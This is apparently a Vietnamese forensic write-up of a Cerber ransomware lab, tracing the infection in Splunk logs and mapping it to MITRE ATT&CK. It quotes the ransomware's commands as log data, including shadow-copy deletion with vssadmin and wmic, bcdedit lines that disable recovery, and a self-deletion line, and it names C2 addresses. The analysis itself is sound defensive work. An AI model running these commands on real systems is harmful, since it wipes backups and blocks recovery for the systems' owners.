| | sourcetype ▾ | xmlwineventlog |
| Event | Channel ▾ | Microsoft-Windows-Sysmon/Operational |
| | CommandLine ▾ | "C:\Users\bob.smith.WAYNECORPINC\AppData\Roaming\{35ACA89F-933F-6A5D-2776-A3589FB99832}\osk.exe" |
| | Computer | we8105desk.waynecorpinc.local |

→AdapterTroubleShooter.exe gọi 1 tiến trình osk.exe khác.

Dựa vào Processguid đã có ta điều tra được thêm rằng đây là 1 mã độc ransomware đang thực hiện các câu lệnh nhằm vô hiệu hóa khả năng khôi phục dữ liệu của máy tính.

New Search Save As ▾ Create tab

```
1 0F2D76F0-D007-57BD-0000-0010D0C73500 sourcetype=xmlwineventlog EventCode=1
2 | stats count by CommandLine, _time
3 | sort + _time
```

✓ 9 events (8/10/16 3:28:51.000 AM to 7/25/26 10:53:49.000 AM) No Event Sampling ▾ Job ▾ || 🔍 📄 ⬇

Events Patterns Statistics (9) Visualization

20 Per Page ▾ Format Preview ▾

| CommandLine | _time |
|--|---------------------|
| "C:\Users\bob.smith.WAYNECORPINC\AppData\Roaming\{35ACA89F-933F-6A5D-2776-A3589FB99832}\osk.exe" | 2016-08-24 16:49:11 |
| "C:\Windows\system32\vssadmin.exe" delete shadows /all /quiet | 2016-08-24 16:49:23 |
| "C:\Windows\system32\wbem\wmic.exe" shadowcopy delete | 2016-08-24 16:49:23 |
| "C:\Windows\System32\bcdedit.exe" /set {default} bootstatuspolicy ignoreallfailures | 2016-08-24 16:49:24 |
| "C:\Windows\System32\bcdedit.exe" /set {default} recoveryenabled no | 2016-08-24 16:49:24 |

Các câu lệnh mà mã độc thực hiện:

+ "C:\Windows\system32\vssadmin.exe" delete shadows /all /quiet

⇒ Đây là câu lệnh nhằm xóa các bản sao lưu

- + "C:\Windows\system32\wbem\wmic.exe" shadowcopy delete
⇒ Đây là câu lệnh hỗ trợ cho câu lệnh trên bằng cách sử dụng wmic.
- + "C:\Windows\System32\bcdedit.exe" /set {default} bootstatuspolicy ignoreallfailures
⇒ Câu lệnh này sử dụng bcdedit để ép window tiếp tục boot bỏ qua lỗi để không thể nhảy vào giao diện sửa lỗi.
- + "C:\Windows\System32\bcdedit.exe" /set {default} recoveryenabled no
⇒ Câu lệnh này nhằm vô hiệu hóa tính năng phục hồi hệ thống.

Tất cả 4 câu lệnh trên đều được thực hiện tại mốc thời gian 16:49 24/8/16

Sau đó ta thấy mã độc đã tạo những kết nối đến IP: 85.93.3.251

```
<Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='Microsoft-Wi
'><Level>4</Level><Task>3</Task><Opcode>0</Opcode><Keywords>0x8000000000000000</Keywords><TimeCreated Syst
on ProcessID='1216' ThreadID='1828'><Channel>Microsoft-Windows-Sysmon/Operational</Channel><Computer>we8
cTime'>2016-08-24 16:49:23.850</Data><Data Name='ProcessGuid'>{0F2D76F0-D007-57BD-0000-0010D0C73500}</Dat
ng\{35ACA89F-933F-6A5D-2776-A3589FB99832}\osk.exe</Data><Data Name='User'>WAYNECORPINC\bob.smith</Data><D
a><Data Name='SourceIp'>192.168.250.100</Data><Data Name='SourceHostname'>we8105desk.waynecorpinc.local</
sIPv6'>false</Data><Data Name='DestinationIp'>85.93.3.251</Data><Data Name='DestinationHostname'></Data><
```

Dựa vào các log mạng thu thập bởi suricata, không có thông tin gì quá quan trọng được ghi lại, có thể đây là hành vi beacon về địa chỉ C2.

Cuối cùng, ta thấy được quy trình mã hóa dữ liệu của mã độc. Do việc kết nối ra ngoài ngay trước khi mã hóa, có thể suy đoán rằng việc kết nối ra ngoài này mang tính thông báo đến cho attacker rằng máy tính nạn nhân đã bị mã hóa.

| Command | Time |
|---|---------------------|
| "C:\Program Files (x86)\Internet Explorer\iexplore.exe" -nohome | 2016-08-24 17:15:11 |
| "C:\Windows\system32\NOTEPAD.EXE" "C:\Users\bob.smith.WAYNECORPINC\Desktop\# DECRYPT MY FILES #.txt" | 2016-08-24 17:15:11 |
| "C:\Windows\system32\WScript.exe" "C:\Users\bob.smith.WAYNECORPINC\Desktop\# DECRYPT MY FILES #.vbs" | 2016-08-24 17:15:12 |
| /d /c taskkill /t /f /im "osk.exe" & NUL & ping -n 1 127.0.0.1 & NUL & del "C:\Users\bob.smith.WAYNECORPINC\AppData\Roaming\{35ACA89F-933F-6A5D-2776-A3589FB99832}\osk.exe" & NUL | 2016-08-24 17:15:29 |

Do hệ thống ghi nhận 1 lượng lớn log đến từ stream:smb - một giao thức chia sẻ file và máy in, không thể loại trừ khả năng mã độc này đã lây lan trong mạng nội bộ và tiến hành mã hóa những file khác.

| i | Time | Event |
|---|---------------------------|--|
| > | 8/24/16
5:04:33.106 PM | <pre> { [-] bytes: 648 bytes_in: 316 bytes_out: 332 command: [[+]] dest_ip: 192.168.250.20 dest_mac: 00:0C:29:C3:C4:00 dest_port: 445 endtime: 2016-08-24T17:04:33.106980Z filename: # DECRYPT MY FILES #.vbs nt_status: [[-] 0 0] src_ip: 192.168.250.100 src_mac: 0C:4D:E9:AA:B1:27 src_port: 49474 time_taken: 489 timestamp: 2016-08-24T17:04:33.106491Z transport: tcp } </pre> <p>Show as raw text</p> <p>host = splunk-02 source = stream:smb sourcetype = stream:smb</p> |

→File .vbs thực hiện việc mã hóa đã được tạo ra ở ngay chính máy chủ DC của nội bộ.

Sử dụng tên host của 192.168.250.20 là “we9041srv” để thực hiện tìm kiếm ở log endpoint như Sysmon và Wineventlog.

| Relative_Target_Name | count |
|--|-------|
| # DECRYPT MY FILES #.html | 4 |
| # DECRYPT MY FILES #.txt | 2 |
| # DECRYPT MY FILES #.url | 3 |
| # DECRYPT MY FILES #.vbs | 2 |
| \$Extend\$Quota:\$Q:\$INDEX_ALLOCATION | 2 |
| 000 | 133 |
| 000\# DECRYPT MY FILES #.html | 5 |
| 000\# DECRYPT MY FILES #.txt | 5 |
| 000\# DECRYPT MY FILES #.url | 5 |
| 000\# DECRYPT MY FILES #.vbs | 5 |
| 000\000578.pdf | 3 |
| 000\000816.pdf | 4 |
| 000\4f9b18b7.cerber | 2 |
| 000\2y1r0uegz.cerber | 1 |
| 000\desktop.ini | 1 |
| 001 | 127 |
| 001\# DECRYPT MY FILES #.html | 6 |
| 001\# DECRYPT MY FILES #.txt | 6 |
| 001\# DECRYPT MY FILES #.url | 6 |
| 001\# DECRYPT MY FILES #.vbs | 6 |
| 001\001350.html | 2 |
| 001\001387.pdf | 2 |

Ta có thể thấy mã độc Cerber đã thực sự lây lan sang máy chủ DC và mã hóa toàn bộ dữ liệu trên máy server và có khả năng cao sẽ lây lan sang toàn bộ máy trong toàn bộ hệ thống doanh nghiệp.

Tổng kết Phase 2:

| Giai đoạn
(Kill Chain) | Mốc thời gian | Chi tiết kỹ thuật & Artifact | MITRE ATT&CK ID |
|---------------------------------------|---------------------|--|---|
| Initial Access / Delivery | 16:43
(24/08/16) | User bob.smith (192.168.250.100) mở file Word chứa Macro độc hại Miranda_Tate_unveiled.dotm. | T1204.002
<i>(Malicious File)</i> |
| Execution & Scripting | 16:43
(24/08/16) | WINWORD.EXE gọi cmd.exe sinh ra và thực thi file VBScript 20429.vbs bằng wscript.exe. | T1059.005
<i>(Visual Basic)</i> |
| Command & Control (C2) | 16:48
(24/08/16) | wscript.exe kết nối đến IP 92.222.104.182 (solidaritedeproximity.org) tải payload nguy trang mhtr.jpg. | T1105
<i>(Ingress Tool Transfer)</i> |
| Defense Evasion (Masquerading) | 16:48
(24/08/16) | File mhtr.jpg được lưu dưới dạng 121214.tmp, nạp 2 DLL độc hại System.dll và CDrom.dll. | T1036.008
<i>(Masquerade File Type)</i> |

| | | | |
|---|----------------------|--|--|
| Persistence
(Registry Hijacking) | 16:48
(24/08/16) | 121214.tmp ghi đè Registry Key scnsave.exe, command processor\autorun, Run và RunOnce chỉ tới osk.exe. | T1546.002
<i>(Screensaver)</i>

T1547.001
<i>(Registry Run Keys)</i> |
| Defense Evasion
(Timestomping) | 16:49
(24/08/16) | File 121214.tmp xả mã độc osk.exe (Cerber Ransomware), tự xóa chính mình (self-deletion) và sửa đổi thời gian tạo file hệ thống. | T1070.006
<i>(Timestomp)</i> |
| Process Injection / Privilege Escalation | 16:49
(24/08/16) | osk.exe gọi explorer.exe \$→\$ sinh ra AdapterTroubleshooter.exe \$→\$ kích hoạt phiên bản osk.exe chạy dưới quyền High Integrity Level. | T1055
<i>(Process Injection)</i> |
| Impact & Inhibit System Recovery | 16:49
(24/08/16) | Thực thi chuỗi lệnh vô hiệu hóa phục hồi hệ thống: vssadmin delete shadows, wmic shadowcopy delete, chỉnh sửa bcdedit. | T1490
<i>(Inhibit System Recovery)</i> |

| | | | |
|--|---------------|---|--|
| Lateral Movement & Encryption | 17:04 - 17:15 | <p>Kết nối SMB (Port 445) lây nhiễm sang Domain Controller 192.168.250.20 (we9041srv), mã hóa dữ liệu thành đuôi .cerber và thả Ransom Note # DECRYPT MY FILES #.vbs.</p> | <p>T1486 (<i>Data Encrypted for Impact</i>)</p> <p>T1021.002 (<i>SMB/Windows Admin Shares</i>)</p> |
|--|---------------|---|--|